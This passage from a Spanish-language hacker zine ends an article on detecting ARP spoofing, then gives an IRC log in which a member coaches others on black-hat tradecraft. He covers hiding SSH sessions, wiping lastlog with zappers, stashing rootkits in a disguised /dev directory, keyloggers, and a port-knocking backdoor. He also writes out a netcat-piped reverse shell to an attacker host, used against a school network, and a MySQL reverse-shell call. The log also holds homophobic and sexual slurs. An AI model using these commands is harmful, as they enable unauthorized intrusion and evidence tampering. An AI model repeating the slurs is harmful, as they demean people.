Tan sencillo como verificar que la MAC listada en **arp -a** sea la MAC verdadera de nuestro Gateway. Para obtener el MAC autentico del Gateway debemos seguir los pasos 1 y 2 explicados anteriormente, cuando estemos seguros de que no estamos siendo atacados. Es por eso que recomiendo **tener una lista de direcciones MAC autenticas** del Gateway de los lugares donde creamos que podamos ser víctima de ARP Spoofing, ej. casa, oficina, café internet, etc.

Wireshark http://www.wireshark.org

Wireshark es un sniffer que corre en los tres sistemas operativos y tiene, entre sus múltiples funciones, la detección de ARP Spoofing



Podemos agregar como Filtro: **arp** y observar las siguientes características en el trafico:

1 Un host esta anunciando su MAC sin que otros hosts se lo pidan

2 Un host solicita la MAC y hay dos respuestas de la misma IP con MAC diferente

3 Wireshark detecta el spoof: "**duplicate use of <IP> detected**!"


Monitoreo automatizado de ARP Spoofing


Para el monitoreo automático es necesario diferentes programas para diferentes sistemas operativos solo nombrare los que a mi me parecen interesantes. **No son los mejores, los mejores podrían ser un Snort o algun otro IDS bien configurado.**

[WINDOWS]

DecaffeinatID http://www.irongeek.com/i.php?page=security/decaffeinatid-simple-ids-arpwatch-for-windows


DecaffeinatID es un programa hecho en AutoIT por IronGeek (http://www.irongeek.com) funciona en Windows XP y Vista. Esta constantemente checando los Event y Firewall logs y te alerta cuando hay un cambio del MAC del Gateway.





[LINUX]

Arpwatch fue publicado en el 2003 por LBL Research Group (http://www.lbl.gov/) usa libpcap y monitorea cambios en las relaciones de IP - MAC. Alerta via correo y con mensajes en los logs.



sudo arpwatch -i <INTERFACE>
Este comando no regresa nada, pero cuando un cambio en MAC/IP es detectado, muestra un mensaje en el /var/log/syslog (o /var/log/message).

tail -f /var/log/syslog
Con este comando monitoreamos el final del /var/log/syslog.
En este ejemplo observamos como el arpwatch manda una alerta por correo con sendmail.

REFERENCIAS:

How do I check the default gateway on an unix/linux machine
http://www.dslreports.com/forum/r19287746-How-do-I-check-the-default-gateway-on-an-unixlinux-machine

Detect and Counter ARP Poisoning under Windows and Linux
http://linux-tipps.blogspot.com/2008/06/detect-and-counter-arp-poisoning-under.html

How to: Detect ARP Spoofing under UNIX or Linux
http://www.cyberciti.biz/faq/how-to-detect-arp-spoofing-under-unix-or-linux/

h k m @ h a k i m . w s

Un dia en el canal irc de RTM - historias del ayer y hoy

How to become a 1337 hax0r fux0r

(06:40:00) nitr0us: ahora si Padrinos !!!!
(06:40:43) nitr0us: bueno, yo solo quiero dar unos tips
(06:40:53) nitr0us: tricks o algunas cosas
(06:41:00) nitr0us: de la old school
(06:41:09) nitr0us: black hat tricks y cosillas medio v00d00s
(06:41:22) nitr0us: quizás muchos ya sepan estos tricks, pero
-------------------- muchos no, q es lo q me interesa q aprendan
(06:41:46) nitr0us: (disculpmen mi otrografía, pero tengo 17% d
-------------------- alcohol dentro.. de una botella de 750ml)
(06:42:06) nitr0us: cuando ustedes ownean un server
(06:42:11) nitr0us: sacan login passw0rd
(06:42:12) nitr0us: ok, NO SE CONECTEN DIRECTAMENTE DESDE SSH
(06:42:22) nitr0us: asi tal cual
(06:42:26) nitr0us: yo siempre hago algo llamado
(06:42:32) nitr0us: unallocated TTY
(06:42:35) nitr0us: q es esto:
(06:43:06) nitr0us: ssh -T user@host /bin/bash -i
(06:43:17) nitr0us: si ustedes se conectan así por SSH
(06:43:25) nitr0us: no allocatean una TTY
(06:43:29) nitr0us: y por consiguiente
(06:43:30) nitr0us: si hacen
(06:43:34) nitr0us: $w o $who
(06:43:39) nitr0us: no aparecerán en la lista
(06:43:47) nitr0us: esto es parte del diseño, no es un fallo ni nada
(06:43:51) nitr0us: solamente es CONOCIMIENTO
(06:43:56) nitr0us: conocimiento de ese feature de SSH
(06:44:25) nitr0us: pero si no, pues usen el l33t way... modifiquen
-------------------- el archivo lastlog, con algún zapper.. recomiendo
-------------------- mmm dejen ver mis zappers q se me olvidó el
-------------------- nombre XD
(06:44:37) nitr0us: uzapper
(06:44:39) nitr0us: y zap3
(06:44:41) nitr0us: son .c los 2
(06:44:46) nitr0us: packetstormsecurity
(06:45:03) nitr0us: ahorita ando quieriendo hacer un zapper para
--------------------openbsd... ya q no hay actuales (los viejos
--------------------crasheban)
(06:45:09) nitr0us: bueno, con eso toman las estructuras de datos de
lastlog
(06:45:35) nitr0us: y al momoento d ejecutar el zapper con
--------------------privilegios suficientes (w00t /o/)
(06:45:35) nitr0us: pues se boorran los registros
(06:45:44) nitr0us: y al hacer $w o $who
(06:45:48) nitr0us: ya no salen como conectados
(06:46:02) nitr0us: mmm ... si van a ownear
(06:46:20) nitr0us: a /tmp
(06:46:24) nitr0us: y si tienen r00t
(06:46:28) nitr0us: entren a /dev
(06:46:38) nitr0us: nadie entra a dev.. eso ya es parte de tactical
--------------------exploitation
(06:46:52) nitr0us: entren a dev o a cualquier dir... y creen
--------------------archivos empezando por . (punto)
(06:46:58) nitr0us: q no sale con un simple $ls -l
(06:47:09) nitr0us: yo x lo regular entro a /dev
(06:47:10) nitr0us: y ahi hago
(06:47:16) nitr0us: #mkdir ".. "
(06:47:24) nitr0us: dos puntos y espacio
(06:47:29) nitr0us: entonces al hacer $ls -la
(06:47:32) nitr0us: sale :
(06:47:46) nitr0us: .
(06:47:47) nitr0us: ..
(06:47:47) nitr0us: ..ñ

(06:47:47) nitr0us: fuck... whatever... para entrar $cd "/dev/.. "
(06:48:01) nitr0us: es algo ofuscado... (IN) Security through fscking
------------------! obscurity
(06:48:06) nitr0us: ahi cargan sus exploits
(06:48:14) nitr0us: r00tkits.. lo q quieran
(06:48:18) nitr0us: x cierto, siempre he usado LKL
(06:48:24) nitr0us: un keylogger d linux
(06:48:39) nitr0us: poca madre... hijackea la interrupción de
--------------------hardware.. no recuerdo si es la 0x60
(06:48:47) nitr0us: dsd hace 5 años he venido usando LKL
(06:48:50) nitr0us: y me funciona d poca madre
(06:49:08) nitr0us: si quieren usar backd00rs
(06:49:11) nitr0us: no usen un puto
(06:49:20) nitr0us: socket(), bind(), listen(), accept()
(06:49:22) nitr0us: ya es lame eso
(06:49:26) nitr0us: cualquier n00b sysadmin
(06:49:28) nitr0us: hace $netstat -ant
(06:49:33) nitr0us: y ve su pinche puerto 31337 a la escucha
(06:49:35) nitr0us: y se chingaron
(06:50:21) nitr0us: (nota para BOFHs (Bastard Operator From Hell {aka
------------------- sysadmins}).. netstat -ant -p) t muestra el pid..
------------------- osea el process id q atiende dicha stack TCP/IP)
(06:50:28) nitr0us: ok... no usen pinches binds
(06:50:28) crypkey: bind() xD
(06:50:33) nitr0us: usen un troyano q yo hice
(06:50:38) nitr0us: válgase el comercial
(06:50:39) nitr0us: se llama KNOCK-OUT
(06:50:49) nitr0us: es un backd00r pero q usa
(06:51:08) nitr0us: port-knocking t3chn1qu3z
(06:51:49) nitr0us:
http://packetstormsecurity.org/UNIX/scanners/knock-out.tar.gz
(06:51:50) nitr0us: ahi ta knock-out.tar.gz
(06:52:05) nitr0us: bueno, no se por q lo pusieron en scanner XD
(06:52:08) nitr0us: es un backd00r
(06:52:17) nitr0us: knock-out is a remote administration tool using
------------------- port-knocking techniques. It supports both UDP
------------------- and TCP transmission and is customizable. It
------------------- allows both bind ports and reverse shells.Note
------------------- that all documentation, etc,is written in Spanish
(06:52:20) nitr0us: y está en español, en si ese backd00r lo q hace
------------------- es escuchar en modo pasivo
(06:52:47) nitr0us: es decir... no pone un puerto a la escucha (q el
------------------- kernel o core del sistema operativo, notará..)
(06:53:04) nitr0us: sino q ... pone un PROCESO, a la escucha, .. modo
------------------- promiscuo en la tarjeta de red especificada...
(06:53:09) nitr0us: y el atacante pone un patron
(06:53:36) nitr0us: digamos .. yo como antacante digo MIRA... QUIERO
------------------- Q CUANDO TOQUEN EL PUERTO 1 ... LUEGO EL 10..
------------------- Y LUEGO 10000 .. 5 SEGUNDOS ENTRE ELLOS,
------------------- SIGNIFICA Q es valido y le doy acceso
(06:53:54) nitr0us: eso es.. entonces mi backd00r es cliente /
------------------- servidor.. ambos usan el mismo archivo d
--------------------configuración pero bueno... ahi lo prueban
(06:54:09) nitr0us: aprendan C, aprendan ASM
(06:54:16) nitr0us: aprendan un pinche int $0x80
(06:54:30) nitr0us: entenderán más la arquitectura Von Neumman..
(06:54:45) nitr0us: si, ese libro es la onda
(06:55:10) nitr0us: aprendan lo q son estructuras de datos
(06:55:12) nitr0us: por q así como ustedes dicen
(06:55:20) nitr0us: AHH PINCHES PROFESORES... ESO Q **** ME VA A
------------------- SERVIR EN LA VIDA REAL
(06:55:25) nitr0us: nel, aprendan estructuras de datos
(06:55:29) nitr0us: aprendan lo q es una pila (stack)(
(06:55:33) nitr0us: lo q es un heap
(06:55:37) nitr0us: lo q es una LISTA LIGADA !!
(06:55:40) nitr0us: los heap overflows

(06:55:59) crypkey: FX heap exploitaton style
(06:56:05) nitr0us: son listas ligadas... punteros d una estructura a
---------- otra... de HEAP CHUNKS
(06:56:20) nitr0us: crypkey: si, aunq en general hay muchas cosas
---------- relacionadas con estructuras de datos
(06:56:26) nitr0us: no por nada lo enseñan
(06:56:29) nitr0us: la ciencia es ciencia
(06:56:32) nitr0us: y he ahi lo chingón
(06:56:34) nitr0us: cualquier wey ahorita
(06:56:39) nitr0us: podría explotar un 0verflow
(06:56:46) nitr0us: pero si lo pasas a otra arquitectura
(06:56:47) nitr0us: se las pela
(06:56:52) nitr0us: necesitamos saber EL ENTORNO
(06:57:04) nitr0us: si conocemos el entorno, conocemos q variables
---------- modificar.
(06:57:05) sthk: que textos recomiendas?
(06:57:22) nitr0us: sthk: nowadays... recomiendo papers de RISE
----------Security
(06:57:32) nitr0us: advisorys de BSDaemon (Rubira Branco)
(06:57:40) nitr0us: mmm todo lo q tnga q ver con Phenoelit FX
(06:57:45) nitr0us: hacking de wetware
(06:57:55) nitr0us: mmmmm bueno, si me meto a pedos cyberpunks no
----------termino hoy.. toda la madrugada
(06:58:08) nitr0us: lean papers sobre hacking del ser humano
(06:58:13) nitr0us: yo en eso ando últimamente
(06:58:14) nitr0us: se llama WETWARE HACKING
06:58:41) nitr0us: lean lo q son las BMI (Brain Machine Interface)
(06:58:50) nitr0us: los q no vieron Jhonny Mnemonic se lo perdieron..
(06:59:05) nitr0us: bueno, en cuestión técnica..aprendan C !! d nuevo
(06:59:06) nitr0us: si saben C cuando aprendan perl o PHP
(06:59:15) nitr0us: se les hará cagado d risa
(06:59:37) nitr0us: aprendan, AUTOMATAS
(06:59:42) nitr0us: teoría d autómatas, rula !! GRAMATICAS
(06:59:54) nitr0us: cuando ustedes entienden matemáticas
07:00:07) nitr0us: la arman... teoría de grafos.. mmm aplicado a la
---------- realidad, ubican Spylabs ??
(07:00:17) nitr0us: los weyes q hacen BinDiff
(07:00:38) nitr0us: BinDiff... cualquier pinche reverse engineer sabe
---------- lo q es bindiff
(07:00:47) nitr0us: ok, bindiff es una app q utiliza teoría de grafos
(07:00:52) nitr0us: mmm otro ejemplo Immunity Debugger...
(07:01:20) nitr0us: para hacer disassembly.. se utiliza algo llamado
---------- DEAD CODE el cual se genera utilizando teoría de
---------- grafos, aprendan teoría fractal.. teoría del
---------- caos.. pRNG (pseudo Random Number Generators)
(07:01:59) nitr0us: y entiendan el famoso bug de OpenSSL en Debian
(07:02:02) Crypkey: Ejemplo de PRNG, wesside-ng
(07:02:05) nitr0us: por q se podìa chingar Diffie-Hellman
(07:02:25) nitr0us: por q en criptografía la entropía es super
importante
(07:02:41) nitr0us: por q creen q cuando instalan soft.
criptográfico.. al momento d generar BIGNUMs les dice
(07:02:54) nitr0us: MUEVE EL MOUSE BIEN PARA Q YO CREE ALGO BIEN
CHINGON Y TU ESTES MAS SEGURO DE LO NORMAL JIJIJI !
(07:02:57) nitr0us: por eso mismo..
(07:06:22) nitr0us1: les decía
(07:06:28) nitr0us1: q cuando su soft. de criptografía les dice
(07:06:37) nitr0us1: HABER, TU LO UNICO Q SABES HACER ES MOVER EL
---------- MOUSE PARA QUE YO LLENE EL SPOOL DE ENTROPIA
(07:06:48) nitr0us1: y tal cual, uno mueve el mouse bien chingón !!!
(07:07:04) nitr0us1: pero en si, chekenlo en su kernel en /proc
(07:07:09) nitr0us1: hay un file no recuerdo la ruta correcta
(07:07:18) nitr0us1: pero ahi ustedes tiene 2 archivos
(07:07:37) nitr0us1: uno q es el tamaño del pool de entropía q es
---------- 2048 bytes aprox... y pues el hardware va
creando esto..

(07:07:43) nitr0us1: entonces mmmm cambiando d tema al mismo tiempo
(07:07:46) nitr0us1: si requieren datos
(07:07:50) nitr0us1: random
(07:07:55) nitr0us1: usen /dev/random
(07:08:19) nitr0us1: eso les dará un dato RANDOM realmente.. lo q hay
---------- en el spool de entropía
(07:08:36) nitr0us1: si quieren datos medio random.. mientras se va llenando la pooll... y mientras se llena lo va poniendo
(07:08:39) nitr0us1: usen /dev/urandom
(07:08:39) nitr0us1: pero bueno
(07:08:43) nitr0us1: ok q más puedo decirles
(07:08:46) nediam: nitr0us: /proc/sys/kernel/random/poolsize
(07:08:54) nitr0us1: nediam: eso mero karnal
(07:09:06) nitr0us1: aprendan a usar los recursos q les da el sistema
---------- operativo para h4x0ring, para pwning
(07:09:13) nitr0us1: cuando yo empezé con esto
(07:09:19) nitr0us1: creía q TELNET era una herramienta h4x0ril !
(07:09:21) nitr0us1: no, luego t das cuenta q es un cliente universal para TCP...
(07:09:51) nitr0us1: aunque prefiero netcat (no envia datos que telnet si ;) y te puede joder la backd00r)
(07:10:02) nitr0us1: bueno, aprendan a usar los recursos de un sistema operativo
(07:10:03) nitr0us1: como los PIPEs
(07:10:40) nitr0us1: los pipes son el famoso caracter |
(07:10:42) nitr0us1: como anecdota
(07:10:45) nitr0us1: hace unos años
(07:10:52) nitr0us1: cuando era de zonaRTM
(07:10:58) nitr0us1: en el team estaba con Benn
(07:11:16) nitr0us1: un día.. Benn y yo nos pùsimos a pwnear una red escolar...
(07:11:36) nitr0us1: los weyes d la escuela daban acceso a shell dsd PHP Shell... tenias una interfaz mamona dsd Web
(07:11:43) nitr0us1: entonces... usando Netcat y pipes puedes hacer magia
(07:12:14) nitr0us1: sabiendo redireccionar datos através del sistema operativo la haces
(07:12:21) nitr0us1: x ejemplo hice nc -l -p 25 -vv
(07:12:33) nitr0us1: en una terminal
(07:12:43) nitr0us1: y en otra terminal lo mismo pero con puerto 80
(07:12:52) nitr0us1: eso es usando puertos estandars para evadir firewalls
(07:13:02) nitr0us1: entonces... ya dsd php shell... hice algo como
(07:13:17) nitr0us1: $nc IP_nitr0us 25 | /bin/sh | nc IP_nitr0us 80
(07:13:53) nitr0us1: usando pipes =) jeje q el OS t brinda... pasas
---------- datos dsd STOUT... a STDIN de /bin/sh...
---------- lo cual genera un STDOUT que te lo manda por
---------- pipe al puerto 80 d nitr0us
(07:14:08) nitr0us1: esto es q yo como atacante... dsd mi puerto 25
---------- abierto.. metía los comandos.... y los recibí
---------- en el puerto 80 de mi misma máquina =)
(07:14:24) nitr0us1: aprendan a troyanizar software también
(07:14:33) nitr0us1: no solo los clásicos REVERSE SHELLS.. o BIND SHELLs
(07:14:43) nitr0us1: si a alguien le interesa les puedo pasar
---------- badkc00'rs interesantes
((07:15:01) nitr0us1: backd00rs dsd BIND
(07:15:08) nitr0us1: q con nslookup t da remote r00t
(07:15:21) nitr0us1: mod_r00tme ... q fué el q usamos con Benn cuando
---------- eramos de zonartm
(07:15:33) nitr0us1: una backd00r d winamp jeje q t hace un listen()
(07:15:35) nitr0us1: dsd una .dll
(07:15:47) crypkey: aah mod_r00me jaja.
(07:15:49) nitr0us1: una q me gusta mucho es la de un italiano
(07:15:56) nitr0us1: 0xdeadbeef.info
(07:16:15) nitr0us1: es un wey llamado raptor

(07:16:20) nitr0us1: es una backd00r d MySQL
(07:16:22) nitr0us1: bajo win y linux
(07:16:24) nitr0us1: lo he probado en ambos
(07:16:27) nitr0us1: y rula d poca madre
(07:16:31) crypkey: Raptor hdspm.
(07:16:31) nitr0us1: solamente haces algo como
(07:16:58) nitr0us1: >select nc('x.x.x.x'. '31337');
(07:17:07) nitr0us1: y t da reverse shell a ese puerto d esa ip x.x.x.x
(07:17:17) nitr0us1: esa es mi recomendación
(07:17:25) nitr0us1: no solamente LEER HOW-TO HACK A GAY WITH ONE TESTICLE
(07:17:41) nitr0us1: o los HOW TO KILL A FSCICK GAY LIKE crypkey WITH ONE LADATEL CARD !
(07:17:51) nitr0us1: o los HOW TO FUCK A LOLITA IN LESS THAN 3 HOURS BY nediam
(07:18:00) nitr0us1: no leer puros putos how-tos
(07:18:03) nitr0us1: q sino no avanzamos
(07:18:05) nitr0us1: hay q leer PHRACK
(07:18:09) nitr0us1: hay q leer SISTEMAS OPERATIVOS
(07:18:21) nitr0us1: entender q hace el POST (Power On Self Test)
(07:18:41) nitr0us1: cuando prendes tu máquina.. t has preguntado,
---------- como la energía fluye y hace q el OS se cargue ?
(07:18:55) nitr0us1: por q en el MBR (Master Boot fscing Record !!)
---------- es d 512 bytes
(07:19:00) nitr0us1: y com es que se carga en memoria
(07:19:04) nitr0us1: y como ese cachito salta al kernel
(07:19:30) nitr0us1: todo eso.. aprendan UNIX
(07:19:32) nitr0us1: siempr he dicho UNIX, asm
(07:19:37) nitr0us1: si saben asm muevanse a otras arquitecutras como SPARC
(07:20:20) Psymera: y bien alguien es bueno en sql inyeccions aki? xP
(07:20:25) nitr0us1: pero bueno
(07:20:32) nitr0us1: Psymera: sql injections ejejej hablando d eso
(07:20:34) nitr0us1: recomiendo mucho
(07:20:37) nitr0us1: una tool de un compa d spaña
(07:20:44) nitr0us1: mmm q no recuerdco como se llama jajaja
(07:20:51) nitr0us1: su nick es ka0x
(07:20:56) nitr0us1: tiene papers en milw0rm.com
(07:21:13) nitr0us1: para blind sqlinjections recomiendo mucho bfsql
(07:21:28) hkm:----- sqlmap es muy bueno tambien
(07:22:52) nitr0us1: mmm hablando de exploits
(07:22:55) nitr0us1: de black hat POWAA !!
(07:23:13) nitr0us1: bueno
(07:23:15) nitr0us1: exploiting
(07:23:22) nitr0us1: lean de Alexander Sotirov
(07:23:24) nitr0us1: aunque la otra vez
(07:23:34) nitr0us1: hablando con un compa (nahual) jaja concluimos
---------- que tiene rasgos gays
(07:23:37) nitr0us1: pero skill hardc0re hacking
(07:24:17) nitr0us1: te habla del heap de windows como si estuviera
---------- hablando de como apagar tu maquina desde un
---------- acceso directo en windows 98.
(07:24:19) nitr0us1: (chiste local XD)
(07:24:28) nitr0us1: lean phrack
(07:24:33) nitr0us1: lean lo q es un ONE-SHOT-EXPLOIT
(07:24:39) nitr0us1: d hecho las compaññias de exploits
(07:24:40) nitr0us1: eso venden
(07:24:43) nitr0us1: Saint Exploit
(07:24:46) nitr0us1: Core Impact
(07:24:53) nitr0us1: etc etc etc...
(07:25:00) nitr0us1: muchos d los exploits q venden son one-shot
(07:25:02) nitr0us1: por que ???
(07:25:25) nitr0us1: por q no pueden vender productos COMERCIALES !!
---------- si el exploit va a crashear el server en
---------- producción q t dejará $$$$$$$$$ d perdidas

(07:26:25) nitr0us1: ahora
(07:26:29) nitr0us1: hablando d desmadres BLACK HAT
(07:26:31) nitr0us1: lean lo q es m00 security
(07:26:36) nitr0us1: GOBBLES !!!
(07:26:44) crypkey: uhh gobbles...
(07:26:57) nitr0us1: los weyes de mmmm the circle of lost hackers
(07:27:08) nitr0us1: last stage of delirium !
(07:27:10) nitr0us1: eso es hacking !!
(07:27:17) nitr0us1: los wyes de LSD
(07:27:23) nitr0us1: mmm q más... las viejas de l0t3k
(07:27:26) nitr0us1: (francesas)
(07:27:30) nitr0us1: mixter !!!!!!!!!!!
(07:27:35) nitr0us1: ese hijo d putaaaa... pinche rusoo !!
(07:27:37) crypkey: uhhh mixter..
(07:27:37) nitr0us1: no mamar
(07:27:44) nitr0us1: d mixter aprendí sockets !!!
(07:27:45) nediam:- jajaja las presentaciones de gobbles rulz
(07:27:57) nitr0us1: si, googleen GOBBLES.avi
(07:28:01) nitr0us1: saldrá un video de defcon
(07:28:26) nitr0us1: de GOBBLES junto con Silvio Cesare (el rey del
---------- malware en UNIX) .. d dnd he tomado parte d mi
---------- inspiración para hacer research de ELF hacking.
(07:28:32) nitr0us1: y sale con the UNIX Terrorist
(07:29:05) vircob:---http://www.def-con.org/media/gobbles.avi
(07:29:28) nitr0us1: the UNIX Terrorists es un wey
(07:29:41) nitr0us1: todo flaco.. parece extraterrestre de Man In
Black !!
(07:29:49) nitr0us1: pero leanse el profile d ese cabron !!!!
(07:30:03) nitr0us1: pinche wey degenerado
(07:30:06) nitr0us1: hacking hardc0re !!
(07:30:17) nitr0us1: el prifile de the_uT está en la última zine de
PHRACK
(07:30:45) nitr0us1: ese wey consume Soga del muerto como lo conoce
nediam
(07:30:46) nitr0us1: jeje aka DMA XD
(07:31:01) nitr0us1: busken.. GOBBLES.avi
(07:31:05) nitr0us1: en g-con
(07:31:06) nitr0us1: mexico
(07:31:20) nitr0us1: según se hizo pasar por Lance Spitzner
---------- (el tipo de Honeynet project)
(07:31:22) nitr0us1: por que?
(07:31:24) nitr0us1: PARA MAMAR !! blackhat !!
(07:32:22) nitr0us1: ok q más puedo contarles... mmm tech stuff
(07:32:26) nitr0us1: literatura:
(07:32:32) nitr0us1: NEUROMANCER
(07:32:38) nitr0us1: la biblia de todo cyberpunk
(07:32:52) nitr0us1: Foundation de Isaac Asimov
(07:33:02) nitr0us1: películas mmm Johnny Mnemonic
(07:33:04) nediam: nitr0us: eip, estuvo cagadisimo.. fue en g-con 2
(07:33:09) nitr0us1: ahi vi las mejores interfaces hombre máquina
(07:33:30) nediam: pinche seriedad que le pon?a, que todo el mundo se
la creyo :P
(07:34:13) nitr0us1: para quienes no conozcan a Gobbles
(07:34:15) nitr0us1: solamente busquen
(07:34:21) nitr0us1: apache-scalp.c
(07:34:35) nitr0us1: ese fué el primer exploit q usé dgobbles
(07:34:52) nitr0us1: otra cosa, lean sobre n3t-d3v... hubo un reto
(07:35:04) nitr0us1: d un científico q según descubrió q n3t-d3v era
g0bbles
(07:35:17) nitr0us1: por q n3t-d3v era un ente q TIRABA MIERDA a la
industria d la seguridad en mail lists
(07:35:33) nitr0us1: pero según ese wey, el científico .. n3t-d3v es
GOBBLES...
(07:35:38) nitr0us1: usando profiling !!!
(07:35:51) nitr0us1: entonces GOBBLES retó a ese científico en
---------- defcon... para hacerse una prueba d polígrafo

(07:35:55) nitr0us1: jajaja pinches desmadres hackeriles
(07:37:01) nitr0us1: mmm q más... para mi últimamente es muy
---------- importante el NO-TECH-HACKING
(07:37:08) nitr0us1: utilizar inteligencia
(07:37:11) nitr0us1: contrainteligencia
(07:37:26) nitr0us1: si tienen oportunidad leánse el libro de El arte de la guerra ...http://www.hackerfactor.com/papers/who_is_n3td3v.pdf
(07:37:36) nitr0us1: aprender estrategias militares
(07:37:48) nitr0us1: leanse ese pdf... poca madre
(07:37:50) nitr0us1: la investigación
(07:38:04) nitr0us1: hablando de investigación... aprendan..
---------- aprendamos a redactar un buen paper
(07:38:06) nitr0us1: un paper científico
(07:38:16) nitr0us1: marco teórico.. como hacer las referencias
(07:38:22) nitr0us1: he visto papers MUY CAGADOS
(07:38:34) nitr0us1: q las referencias son solo [1] http:// eaeaeaea
(07:38:44) nitr0us1: no lo niego, yo tengo papers así pero INFORMALES
(07:38:47) nitr0us1: pero cuando son papers formales
(07:38:55) nitr0us1: aprendamos a redactar utilizando el formato de
---------- la APAeso da profesionalismo y seriedad a temas
---------- de investigación es lo q falta en méxico
(07:39:26) nitr0us1: research en seguridad e inseguridad
(07:40:56) nitr0us1: ksaver: C ... mmm muchos wyes me han dicho NO MAMES C PASO A LA HISTORIA
(07:41:05) nitr0us1: luego hay MUCHOS PENDEJOS DE gurpos de usuarios
---------- d linux
(07:41:10) nitr0us1: q se DESPEDORRAN hablando y alabando a Alan Cox
(07:41:22) nitr0us1: bla bla bla Stallman
(07:41:37) nitr0us1: y llegas y les preguntas... HABER PADRINO.. HAS
---------- LEIDO PARTE DEL KERNEL DE LINUX ??
(07:41:48) nitr0us1: y pues se cagan para adentro !!!
(07:41:55) nitr0us1: el kernel es algo muy abstracto
(07:42:04) nitr0us1: desde init() !!!
(07:42:13) nitr0us1: hasta el momento en q un proceso es cargado en
---------- memoria
(07:42:32) nitr0us1: se han preguntado por q en la mayoría d
---------- programas... la pila empieza en tal dirección
(07:42:33) nitr0us1: o hace años por q empezaba en 0xbfffffff0 ??
(07:42:43) nitr0us1: ps en el kernel está !!!
(07:42:47) nitr0us1: bueno, estaba XD
(07:42:49) nitr0us1: hablando d kernel
(07:42:58) nitr0us1: los LKMs
(07:43:04) nitr0us1: patching de la tabla de syscalls
(07:43:24) nitr0us1: en un paper de BSDaemon (Rubira Branco) habla de
---------- como hacer patching de la syscall table
(07:43:27) nitr0us1: para clavar hookings
(07:43:28) nitr0us1: lo hice..
(07:43:29) nitr0us1: d webos
(07:43:31) nitr0us1: funcionaba
(07:43:40) nitr0us1: hijack de read(), write(), ...
(07:43:47) nitr0us1: a nivel OS.. o sea, q chingaban cualquier app
(07:45:12) nitr0us1: aprendan tácticas militares
(07:45:18) nitr0us1: el arte de la guerra.. ese libro rula
(07:46:16) nediam:- y organicen su tiempo
(07:46:19) nitr0us1: yep, organizen su tiempo
(07:46:25) nitr0us1: por q si quieren ser hackers
(07:46:29) nediam: aunque sea cuando vayan al baño llevense su
---------- librito o su lap para darle al autoestudio
(07:46:30) nitr0us1: necesitarán dias de 27 horas !!!
(07:47:03) nitr0us1: lean sobre reverse engineering
(07:47:06) nitr0us1: no no no.. no lean, ENTIENDAN
(07:47:09) nediam:-- y reduzcanse su pr0n and xbox|psp time
(07:47:16) nitr0us1: para quienes quieran moverle al reverse
(07:47:19) nitr0us1: les recomiendo mucho
(07:47:59) nitr0us1: para quienes les guste el reversee
(07:48:04) nitr0us1: usen IDA Pro hay un módulo llamado HexRays

(07:48:12) nitr0us1: uff entre la comunidad d reversers
(07:48:18) nitr0us1: es otro pedo ese puto module
(07:49:05) nediam: tambien para el reverse el ollydbg sta chingon
(07:49:33) nitr0us1: si, el olly dbg es la onda
(07:49:42) nitr0us1: aunq ya lo reemplazo
(07:49:45) nitr0us1: el immunity dbg, esta poca madre
(07:50:59) nitr0us1: ya suplió al olly.. es casi lo mismo
(07:51:01) nitr0us1: mismos shortcuts, para malware
(07:51:07) nitr0us1: ok, analisis en win32
(07:51:10) nitr0us1: yo uso wireshark ... process monitor.. process
---------- explorer... file mon.. reg mon...
(07:51:35) nitr0us1: netstat netstat -ano
(07:51:41) nitr0us1: XD aunq suene chistoso así es
(07:51:49) nitr0us1: netstat -ano
(07:56:54) nitr0us1: entonces, si quieren ser hax0rs
(07:57:11) nitr0us1: no lean cosas como
(07:57:18) nitr0us1: how to be a hacker in less than 10 days by ckey
(07:57:25) nitr0us1: lean arquitectura de computadoras
(07:57:34) exakeaw: http://ladyada.net/make/simreader/make.html
(07:57:44) nitr0us1: no implica gran conocimiento
(07:57:46) nitr0us1: el defacing y en nuestro pais
(07:57:56) nitr0us1: es una lástima q mucha gente
(07:57:59) nitr0us1: se mueva al carding... y se creen blackhats
